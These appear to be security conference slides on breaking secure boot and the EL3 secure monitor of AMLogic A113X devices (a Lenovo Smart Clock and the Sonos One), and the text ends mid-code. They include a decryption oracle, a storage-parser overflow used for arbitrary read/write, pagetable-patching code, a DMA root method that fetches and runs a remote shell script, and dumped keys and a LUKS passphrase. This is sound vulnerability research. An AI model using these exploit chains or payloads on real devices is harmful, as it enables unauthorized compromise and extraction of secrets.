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2023  
AMS

# SMART SPEAKER SHENANIGANS: MAKING THE SONOS ONE SING ITS SECRETS

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

# Introduction

- Wanted to hack SONOS One for Pwn2Own 2022.
- Started too late, got seriously sidetracked before having spent even a single minute doing Vulnerability Research.
- This research happened!

# \$ whoami

- Independent security researcher from the Netherlands
- Fourth(?) time giving a talk at HITB (KUL, AMS)
- @bl4sty on the twitters

# Sonos One Gen2





# Locked down U-boot


- Sonos at some point decided they didn't want people to access their (already locked down) U-Boot prompt anymore.
- Interrupting boot via UART now asks for a password.. which we don't have..

```
Load FIP HDR from eMMC, src: 0x0000c200, des: 0x01700000, size: 0x00004000
emmc load img ok
Load BL3x from eMMC, src: 0x00010200, des: 0x01704000, size: 0x000dc000
emmc load img ok
NOTICE: BL31: v1.3(release):5a06d8c
NOTICE: BL31: Built : 14:54:09, Jul 22 2019
NOTICE: BL31: AXG secure boot!
[Image: axg_v1.1.3259-53c1c1b-dirty 2019-04-09 17:18:54 alex.deng@droid13-sz]
```

# eMMC BGA meets hot air



not bad for someone who  
normally only does the  
keyboard typey stuff



pinebook pro eMMC adapter

```
[user:~/sonos_nand]$ ls -la mmcblk2*
-rwxr-xr-x 1 user user 3825205248 Nov 20 21:00 mmcblk2
-rwxr-xr-x 1 user user      2097152 Nov 20 21:00 mmcblk2boot0
-rwxr-xr-x 1 user user      2097152 Nov 20 21:00 mmcblk2boot1
```

rootfs get? we can start VR now?

# (not) extracting the rootFS

- The /init script tells us the root filesystem is a LUKS encrypted volume and the ‘key-file’ is embedded as a plaintext string.

```
[user:~/sonos_nand]$ export pw="oht8Qu01maiX8jahIceeli6izuSahgh0pilooZ7uaid7Rooxeh0Li8eeXiec8ir"
[user:~/sonos_nand]$ echo -n $pw | sudo cryptsetup luksOpen --readonly --key-file - ./luks_0x1800000.bin sonos-root
[user:~/sonos_nand]$ sudo xxd /dev/mapper/sonos-root | head -n8
00000000: 4bc3 a384 fd49 de77 806e e3ab da99 aa0b K....I.w.n.....
00000010: 7c7a dc72 a8e3 ff63 9da0 cc49 5758 84f3 {z.r...c...IWX..
00000020: 60b3 631f 616b 3a71 d543 281c b33c b7f2 `..c.ak:q.C(....<..
00000030: ffbcc b973 57e6 53a5 86fc ccfc 0993 ee97 ...sW.S.....
00000040: deb5 67ef 05c2 c52d 74cd 0707 6157 5dc6 ..g.....t...aW].
00000050: 4202 e98a e75b 099a 1c08 aa19 de9a a548 B.....[.....H
00000060: a616 1a13 ca4d b2d6 65ba 55c2 9cf9 2ab6 .....M..e.U...*.
00000070: d78b e2c0 03f0 e1b6 a298 e7b0 a842 da16 .....B...
[user:~/sonos_nand]$ sudo dmsetup table --showkeys | grep sonos-root
sonos-root: 0 7417856 crypt aes-xts-plain64 fffffffffffff11957298127903752336b4c2263c0f4c 0 7:15 4096
[user:~/sonos_nand]$ echo wtf
wtf
```

huh?



# SONOS LUKS Modifications

- Treasure trove of info to be found in the GPL/LGPL downloads published by SONOS:
  - <https://www.sonos.com/documents/gpl/14.4/gpl.html>
- LUKS support in Linux Kernel has been hacked up to support hardware assisted key generation
- The routine that does this is called `sonos_blob_encdec` and uses a vendor specific Secure Monitor Call (SMC) that is handled by code running in EL3.

# Lenovo Smart Clock


stupid IoT alarm clock →



UART



TSOP 48 NAND IC  
(sorry for fluxxy reflow mess)



AMLogic A113X SoC

# A113X


- Quadcore ARM Cortex A5-3 (Aarch64) SoC by AMLogic
- Voice recognition without external DSP
- Ethernet MAC, USB 2.0, SDIO Controller, UART, I2C, SPI..
- Supports TrustZone




# ARM Trusted Firmware

- Reference implementation for trustzone/secure world
- Adapted by many vendors and OEMs when implementing things like secure boot
- <https://github.com/ARM-software/arm-trusted-firmware>

# ARM Trusted Firmware



# A113X Boot Flow



# AMLogic USB Recovery

- Method for loading **BL2** image over **USB**
- Custom protocol using USB control transfers supporting a handful of commands/operations.
- Command opcode goes into `bRequest`, addresses/offsets are stuffed into `wValue` and `wIndex`
- Opensource implementation called **pyamlboot** available:  
<https://github.com/superna9999/pyamlboot>

# AMLogic USB Recovery Commands

0x01: REQ\_WRITE\_MEM

0x02: REQ\_READ\_MEM

0x03: REQ\_FILL\_MEM

0x04: REQ MODIFY\_MEM

0x05: REQ\_RUN\_IN\_ADDR

0x06: REQ\_WRITE\_AUX

0x07: REQ\_READ\_AUX

Peek & Poke **SRAM**

Run **BL2** image at address

Peek & Poke (some) **MMIO**

# Secure Boot Decryption Oracle

- Loading **BL2** data over **USB** is done using the **REQ\_WRITE\_MEM** command in chunks of 64 bytes.
- After sending the final chunk **REQ\_RUN\_IN\_ADDR** is used to kickstart the **BL2** image decryption, verification and parsing.
- Image decryption happens in place.
- If verification in **REQ\_RUN\_IN\_ADDR** fails, **BL1** still accepts additional commands
- .. and does not bother to clear decrypted contents in **SRAM**.

# Secure Boot Decryption Oracle Continued..

- We can **REQ\_READ\_MEM** after a failed **REQ\_RUN\_IN\_ADDR** to read back decrypted image contents.
- Blackbox poking revealed it uses a block cipher with a **block size of 16 bytes** that exhibits properties of a block cipher used in **CBC** mode.
- We can use this oracle to decrypt **BL2** images, and anything that is encrypted with the same key/algorith!

# FIP Unpacking

- The 'FIP' is a table containing offsets/sizes of the various BL3x blobs.
- Using the decryption oracle we can decrypt the FIP + all BL3x data

```
struct fip_entry_t {  
    uint8_t uuid[0x10];  
    uint64_t offset;  
    uint64_t size;  
    uint64_t flags;  
};
```

```
Load FIP HDR from NAND, src: 0x0000c000, des: 0x01700000, size: 0x00004000, part: 0  
Load BL3x from NAND, src: 0x00010000, des: 0x01704000, size: 0x000b0e00, part: 0  
NOTICE: BL31: v1.3(release):d3a620ec3  
NOTICE: BL31: Built : 10:32:40, Jan 20 2021  
NOTICE: BL31: AXG secure boot!  
NOTICE: BL31: BL33 decompress pass
```

# FIP Unpacking

```
$ python3 fip.py mtd1_dec.bin fip_out
#00: 9766fd3d89bee849ae5d78a140608213 - offs: 00004000, size: 0000d800
#01: 47d4086d4cfe98469b952950cbbd5a00 - offs: 00011800, size: 00031600
#02: 05d0e18953dc13478d2b500a4b7a3e38 - offs: 00042e00, size: 00000000
#03: d6d0eea7fcead54b97829934f234b6e4 - offs: 00042e00, size: 00072000
#04: f41d1486cb95e6118488842b2b01ca38 - offs: 00000188, size: 00000468
#05: 4856ccc2cc85e611a5363c970e97a0ee - offs: 000005f0, size: 00000468
```

- 9766fd3d89bee849ae5d78a140608213 = **BL30** (SCP)
- 47d4086d4cfe98469b952950cbbd5a00 = **BL31**
- 05d0e18953dc13478d2b500a4b7a3e38 = **BL32** (empty)
- d6d0eea7fcead54b97829934f234b6e4 = **BL33**

# BL31

- Our goal is to dump the OTP/eFUSE data and BootROM. So we need to compromise the EL31 secure monitor somehow.
- The ATF reference implementation easily allows vendors to implement their own platform-specific EL3 services through the SMC instruction.
- This is called ‘ARM SiP Services’ in ATF speak.
- Good candidate to start auditing!

# BL31 - Finding the SiP handlers

- **SMC** calls in **ATF** are divided up into these things known as “services”.
- Services are registered in a table of `rt_svc_desc` objects.
- `rt_svc_desc` conveniently has a `name` field pointing to a name for the service. in AMLogic EL3 blobs the SiP service is called **sip\_svc**.
- `rt_svc_desc->handle` points to the SMC call dispatcher for the service.

# BL31 - Vendor SMC overload

- 115 custom SMC's, wow!
- Service handler is basically a big switch() table looking for the SMC ID and dispatching to the correct functions.
- Function pointers are looked up in a big table I call `platform\_ops`. The pointer to `platform\_ops` itself lives in .data and is initialised from the SiP service init routine.
- A lot of the custom SMC's turn out to be no-ops or boring boilerplate stuff like retrieving a pointer to shared memory buffers and such.
- Remaining SMC's relate to (surprise) cryptographic operations, limited access to some OTP/eFUSE fields and a cluster of routines related to “**secure storage**”.

# Secure Storage

- Secure storage facilitates a way of having key/value pairs encrypted with an AES key that is never visible to the normal world.
- Linux (or any other OS running in EL2) can query the secure storage, and read/write to/from it using vendor specific SMC calls.
- This secure storage lives in (shared) memory, it is the Normal World OS' job to persist it (if needed) to non volatile storage.

# Secure Storage SMC

- 0x82000061 - **SIP\_CMD\_STORAGE\_READ**
  - Read an item from the secure storage. Item requested by name/key.
- 0x82000062 - **SIP\_CMD\_STORAGE\_WRITE**
  - Write/update an item in the secure storage.
- 0x82000067 - **SIP\_CMD\_STORAGE\_LIST**
  - Get a list of all items (names/keys) in the secure storage
- 0x82000068 - **SIP\_CMD\_STORAGE\_REMOVE**
  - Remove an item from the secure storage.
- 0x82000069 - **SIP\_CMD\_STORAGE\_PARSE**
  - Parses an encrypted secure storage blob.  
Invoked as the first thing before you can access the storage.

# Secure Storage Parser

- the parser SMC accepts a single argument, the size of the encrypted storage blob.
- the actual encrypted storage blob data is passed in a shared memory buffer at a fixed address (retrieved using SMC 0x82000025)
- blob starts with a plaintext header

# Secure Storage Parser

- following the header starts the encrypted body.
- if `hdr.key_version > 0`, compute `sha256(encrypted_body)` and compare against `hdr.body_hash`.

```
struct storage_header {  
    uint8_t magic[0x10]; ← “AMLSECURITY”  
    uint32_t key_version;  
    uint32_t key_mode;  
    uint8_t body_hash[0x20];  
    uint8_t padding[];  
}
```

# Secure Storage Parser Key Selection

```
if storage_header.key_mode == 0:  
    error()
```

```
if storage_header.key_mode == 1:  
    AES Key = fixed 32 byte value from bl31 .data section  
    AES IV = all zeroes
```

```
else:  
    AES Key = CPUID + fixed 20 byte value from bl31 .data section  
    AES IV = CPUID + fixed 4 byte value from bl31 .data section
```

# Secure Storage Parser Continued

- First it will decrypt a single 0x200 sized block at start of encrypted body, containing some global parameters.
- These are serialised as a nested TLV (Type, Length, Value) structure. (u32 type, u32 length, u32 value)
- The outer TLV of this param block must have type TYPE\_PARAM\_HEADER (0x1)
- The body of the PARAM\_HEADER TLV should contain a single TLV of type TYPE\_ENCRYPTED\_SIZE (0x2) indicating the size of the rest of the body.
- Following the param block are the actual storage entries, also encoded as a list of nested TLVs.

# Storage Entry Structure

- Storage entries always have an outer TLV with type TYPE\_KEY\_DEFINITION (0x3)
- The inner body of this TLV contains the storage entry properties.

Type	Name	Description
0x4	NAME_SIZE	length of the name
0x5	NAME_DATA	actual name
0x6	VALUE_SIZE	length of the value
0x7	VALUE_DATA	the actual value data
0x8	KEY_TYPE	32bit value indicating the “type” of value
0x9	BUFFER_STATUS	32bit value indicating whether value is “dirty”
0xa	HASH_DATA	a 0x20 byte SHA256 hash over the value data

# Storage Entry Structure

- Internally, all parsed keys get stored in a fixed size of key\_entry objects.

```
struct key_entry {  
    uint8_t name[0x50];  
    uint32_t name_len;  
    uint32_t buffer_status;  
    uint32_t key_type;  
    uint32_t value_size;  
    uint8_t* value_ptr;  
    uint8_t hash[0x20];  
    uint32_t key_in_use;  
    uint32_t unknown;  
}
```

```
section .data:  
...  
struct key_entry g_keys[64];  
...
```

# Secure Storage Parser Loop

```
uint32_t key_entry_size_out;
g_keys_count = 0;
while (encrypted_size) {
    key_out = &g_keys[g_keys_count];
    if (!parse_key(keyheap_ptr, key_out, &key_entry_size_out)) {
        goto ERROR_BAIL;
    }

    sha256(key_out->value_ptr, key_out->value_size, value_hash);
    key_hash = key_out->key_hash;
    if (!memcmp(key_hash, value_hash, 32)) {
        key_out->key_in_use = 1;
        ++g_keys_count;
    } else {
        key_out->key_in_use = 1;
    }

    keyheap_ptr = keyheap_ptr + key_entry_size_out;
    encrypted_size -= key_entry_size_out;
}
```

abbreviated snippet of storage parser main loop

# Secure Storage Parser Loop

```
uint32_t key_entry_size_out;
g_keys_count = 0;
while (encrypted_size) {
    key_out = &g_keys[g_keys_count];
    if (!parse_key(keyheap_ptr, key_out, &key_entry_size_out)) {
        goto ERROR_BAIL;
    }

    sha256(key_out->value_ptr, key_out->value_size, value_hash);
    key_hash = key_out->key_hash;
    if (!memcmp(key_hash, value_hash, 32)) {
        key_out->key_in_use = 1;
        ++g_keys_count;
    } else {
        key_out->key_in_use = 1;
    }

    keyheap_ptr = keyheap_ptr + key_entry_size_out;
    encrypted_size -= key_entry_size_out;
}
```

index g\_keys using global g\_keys\_count variable.

increment global g\_keys\_count, no upper limit!

abbreviated snippet of storage parser main loop

# Secure Storage Exploit

- Initially tried to use this overflow to smash `platform\_ops` pointer, at the very end of .data -> no bueno.
  - Requires about ~3740 keys and destroys a lot of pointers with uncontrolled data due to unfortunate alignment.
- Study the layout of .data more carefully:

```
...
0000: uint32_t  g_keys_count;
0004: key_entry g_keys[64];
2404: uint64_t  g_key_version;
240c: uint8_t   param_sector_decrypted[0x200];
...
```

# Key lookup

```
int key_find_by_name(void *key_name, unsigned int match_len)
{
    int key_index;
    key_entry *current_key;

    key_index = 0;
    while (1) {
        if (key_index > g_keys_count) {
            return 0xFFFFFFFFLL;
        }
        current_key = &g_keys[key_index];
        if ((current_key->key_in_use & 1) != 0
            && current_key->name_len == match_len
            && !(unsigned int)memcmp(&g_keys[key_index], key_name, match_len)) {
            break;
        }
        ++key_index;
    }
    return key_index;
}
```

# Key lookup

```
int key_find_by_name(void *key_name, unsigned int match_len)
{
    int key_index;
    key_entry *current_key;

    key_index = 0;
    while (1) {
        if (key_index > g_keys_count) { ←
            return 0xFFFFFFFFLL;
        }
        current_key = &g_keys[key_index];
        if ((current_key->key_in_use & 1) != 0
            && current_key->name_len == match_len
            && !(unsigned int)memcmp(&g_keys[key_index], key_name, match_len)) {
            break;
        }
        ++key_index;
    }
    return key_index;
}
```

key\_index should not exceed g\_keys\_count.

# Parse Storage Revisited

```
int parse_storage() {
    g_seed_mode = -1;
    g_key_version = -1;
    int param_parsed[2];

    if (strcmp(header.magic, "AMLSECURITY")) {
        goto ERROR_BAIL;
    }

    g_seed_mode = header.seed_mode;
    g_key_version = header.key_version;

    decrypt(param_sector_encrypted, param_sector_decrypted, 0x200);

    if (!parse_param_sector(param_sector_decrypted, param_parsed)) {
        reset_key_heap();
        memset(g_keys, 0, sizeof(key_entry) * 64);
        return 0;
    }

    g_keys_count = 0;

    decrypt(storage_body_enc, storage_body_dec, storage_body_size);

    while(encrypted_size) {
        // .. key parsing logic
    }
}
```

# Parse Storage Revisited

```
int parse_storage() {
    g_seed_mode = -1;
    g_key_version = -1;
    int param_parsed[2];

    if (strcmp(header.magic, "AMLSECURITY")) {
        goto ERROR_BAIL;
    }

    g_seed_mode = header.seed_mode;
    g_key_version = header.key_version;

    decrypt(param_sector_encrypted, param_sector_decrypted, 0x200);

    if (!parse_param_sector(param_sector_decrypted, param_parsed)) {
        reset_key_heap();
        memset(g_keys, 0, sizeof(key_entry) * 64);
        return 0;
    }

    g_keys_count = 0; ←
    decrypt(storage_body_enc, storage_body_dec, storage_body_size);

    while(encrypted_size) {
        // .. key parsing logic
    }
}
```

all (64) keys get zeroed  
if parsing the param  
sector fails

after (successfully)  
parsing the param  
sector, g\_keys\_count  
gets reset to zero.

# Forging key\_entry objects

- If we invoke **SIP\_CMD\_STORAGE\_PARSE** a second time we can control what ends up in **param\_sector\_decrypt** buffer
- Effectively, this lets us forge arbitrary key\_entry objects.
- To prevent **g\_keys\_count** from being reset to zero (rendering our forged **key\_entry** objects unreachable) we make the param parser fail.
  - this can be done by simply not having the right root TLV type at the start of the param block.

# Forging key\_entry objects

Offset	Field	Value
0x00	name	"HAXX"
0x50	name_len	4
0x54	buffer_status	0
0x58	key_type	0
0x5c	value_size	8
0x60	value_ptr	ANY_POINTER
0x68	hash	0x00 * 32
0x88	key_in_use	1
0x8c	unknown	0

# Powerful primitives

- **SIP\_CMD\_STORAGE\_READ** for key '**HAXX**' -> **read64**
- **SIP\_CMD\_STORAGE\_WRITE** for key '**HAXX**' -> **write64**
- We can now hijack the **platform\_ops** pointer using our write64 primitive to redirect control flow for the SiP SMC dispatcher!

# Dumping the OTP/eFUSE data

- The SiP SMC dispatcher for SMC ID 0x820000ff will pass the original SMC arguments (X1, X2, X3, ..) as-is to relevant function from the platform\_ops table (in X0, X1, X2..)
- So by making a copy of the platform\_ops table and only hijacking the entry for SMC ID 0x820000ff we can introduce a **call3 primitive**.
- call3(aml\_scpi\_efuse\_read, SOME\_DRAM\_ADDR, 0, 0x100)

# Dumping the BootROM - Pagetables

- Leaked/borrowed A113X datasheet tells us BootROM physical address is 0xfffff0000.
- BL32 seems to be using a minimal MMU setup with identity mapped pages (PA = VA)
- Reading 0xfffff0000 using read64 primitive doesn't work.
- Let's learn about **Aarch64 memory model**, but not too much.
  - Explained in a bit more detail in upcoming blogpost!

# Dumping the BootROM - Pagetables

- EL3 Level 1 page table address is configured by writing to the special register TTBR0\_EL3.
- Other important aspects of translation are configured through TCR\_EL3.
- Decoding the TCR\_EL3 value BL32 writes reveals we have a 32bit space address with a 4KiB page granule.
- This means level1 page table only covers bits 30 and 31 (4 entries).

# Dumping the BootROM - Pagetables

- We want to map  $0xFFFF0000 \rightarrow 0xFFFFFFFF$  so we follow TTBR0\_EL3[3] (it spans  $0xc0000000-0xffffffff$ ) to find level2 table address.
- Level 2 table is indexed with bits 21:29 (9 bits) of the virtual address. We calculate the index we are interested in is 0x1ff. (entry 0x1ff covers  $0xFFE00000-0xFFFFFFFF$ )
- We now reach the level 3 table, no more table indirection is allowed here.

# Patching the EL3 pagetables

```
uint64_t l2_addr = read64(ttbr0_el3 + 0x18);
l2_addr &= ~3;

printf("[+] L2 table for c0000000-ffffffff @ %016lx\n", l2_addr);

uint64_t l3_addr = read64(l2_addr + (0x1ff * 8));
l3_addr &= ~3;

printf("[+] L3 table for ffe00000-ffffffff @ %016lx\n", l3_addr);

uint64_t tbl_start = 0xffe00000;
uint64_t map_start = 0xffff0000;
uint64_t map_end = map_start + (1024 * 64);

printf("[+] patching pagetable to facilitate bootrom dumping..\n");
for(uint64_t addr = map_start; addr < map_end; addr += 0x1000) {
    uint32_t index = (addr - tbl_start) / 0x1000;
    uint64_t entry = (addr & 0xffffffff000) | (UPAT << 52) | (LPAT << 2) | 3;
    write64(l3_addr + (index * 8), entry);
}
```

# A113X BootROM Get!



blasty  
@bl4sty

...

7d1f63f6ddec05f538243aaa532c0503517de8ce9d2033d2b36b6c796  
95be626

8:51 AM · Nov 18, 2022

```
$ sha256sum < a113x_bootrom.bin  
7d1f63f6ddec05f538243aaa532c0503517de8ce9d2033d2b36b6c79695be626 -
```

# Porting the exploit to Sonos One: DMA

- We can use specialized PCI express hardware to gain R/W access to DRAM using DMA.
- Not new, documented by **Synacktiv** and others.
- PCILeech by **@UlfFrisk** and overpriced hardware makes this easy

USB3380 evaluation board  
PCIe gen2 1x to USB 3.0



# Rooting Linux, p0ly DMA style

- Patch `poweroff\_cmd` string with arbitrary userland command
- Patch `vfs\_read` to replace a call to `rw\_verify\_area` with a call to `orderly\_poweroff`
- The next invocation to `vfs\_read` (frequent) will execute the command in `poweroff\_cmd`
- Use this to busybox wget && busybox sh a shellscript
  - start telnetd
  - make /etc r/w and update root password in /etc/passwd

# Porting the exploit to Sonos One: LKM

- On Lenovo we ran the EL31 exploit from U-boot as a standalone payload.
- On Sonos we'll run it as a Linux userland program: we will introduce a simple Kernel Module that allows us to execute arbitrary SMC's and write to the various shared memory buffers via debugfs

# Porting the exploit to Sonos One: BL31

- One other problem is we don't have the **BL31** .text/.data for Sonos to look at (yet).
- Luckily, the .data layout for the keys[] array and the params scratch buffer is identical.
  - Our **read64** primitive setup works with zero modifications!
  - We use **read64** to dump out the **BL31** .text/.data and adjust offsets accordingly.



# EL31 Exploit Demo

# OTP Layout

```
0000: 0000 0000 |0301 f6e3 441c cfb7 7bb2 f1f5| ; 04-0f = CPU_ID
0010: 2309 0000 6676 bc00 1000 190d 84be 797b

0020: 9601 4ed3 460b 0a13 6dc0 d9fa fb05 c92e ; SBOOT_KPUB_SHA256
0030: 6cc0 5edf 9c7c 83be 1620 c270 62c9 39c3

0040: 9609 2f09 ad8f 9420 5ec3 e7b1 5504 ae5c ; SBOOT_AES256_KEY
0050: c1cd 7453 0d09 570f b86b 26c1 aee4 5b01

0060: a570 6ab7 06c3 64f5 a570 6ab7 06c3 64f5 ; JTAG_PASSWD_SHA_SALT
0070: 3f18 9083 97ee ce24 3f18 9083 97ee ce24 ;

0080: 9a44 f16d 6cb2 8a07 9a44 f16d 6cb2 8a07 ; SCAN_PASSWD_SHA_SALT
0090: 45b6 0cc7 8451 6023 45b6 0cc7 8451 6023

00a0: 0000 0000 0000 0000 0000 0000 0000 0000
00b0: 0000 0e03 0021 4701 0000 0000 0000 0000 ; FEATURE_BITS
00c0: 0000 0000 0000 0000 0000 0000 0000 0000
00d0: 17aa 4a85 fe72 96bd 17aa 4a85 fe72 96bd ; AES_GCM_HWKEY
00e0: 21bd 78fb 0aa8 f069 21bd 78fb 0aa8 f069 ; ???

00f0: a7ae f5b0 abd1 107a 0000 0000 0000 0000 ; GP_REE
```

# Offline LUKS volume decryption

- The Sonos flash image stores some device specific provisioning data in a blob called the ‘MDP’ -> Manufacturing Data Pages
- There is MDP1, MDP2 and MDP3. All have their own structure.
- The structure of the MDP data can be decoded by following the GPL code released by Sonos (thanks **@alexjplaskett**)
- We can find the encrypted root FS and JFFS decryption keys in MDP3. (offset 0x680 and 0x580)

# Decrypting the decryption keys

- The encrypted root FS and JFFS decryption keys are fed through the `sonos\_blob\_encdec` kernel interface to retrieve the decryption keys.
- **sonos\_blob\_encdec**:
  - invokes a crypto routine that is implemented inside of **BL32** (EL3)
  - does a **AES-256-GCM** decryption of the blob
  - the AES-256 key is **SHA256(AES GCM HWKEY from OTP)**
  - the AES GCM IV is constructed by taking the trailing 12 bytes of the blob and xor'ing it with “rootfs\x00\x00” or “ubifs\x00\x00\x00” (rolling key)

# LUKS Key Deobfuscation

```
def sonos_luks_key(self, key_in):
    if len(key_in) != 0x20:
        self.err("bad input key length")

    if key_in[0:16] != b"\x00" * 16 and key_in[0:16] != b"\xff" * 16:
        self.err("sentinel value not found") ← sentinel prefix selects whether we are
                                                dealing with the root FS key or the JFFS key

    key_mdp = None
    if key_in[0] == 0:
        key_mdp = self.jffs_key ← obtained from decrypting MDP3 data
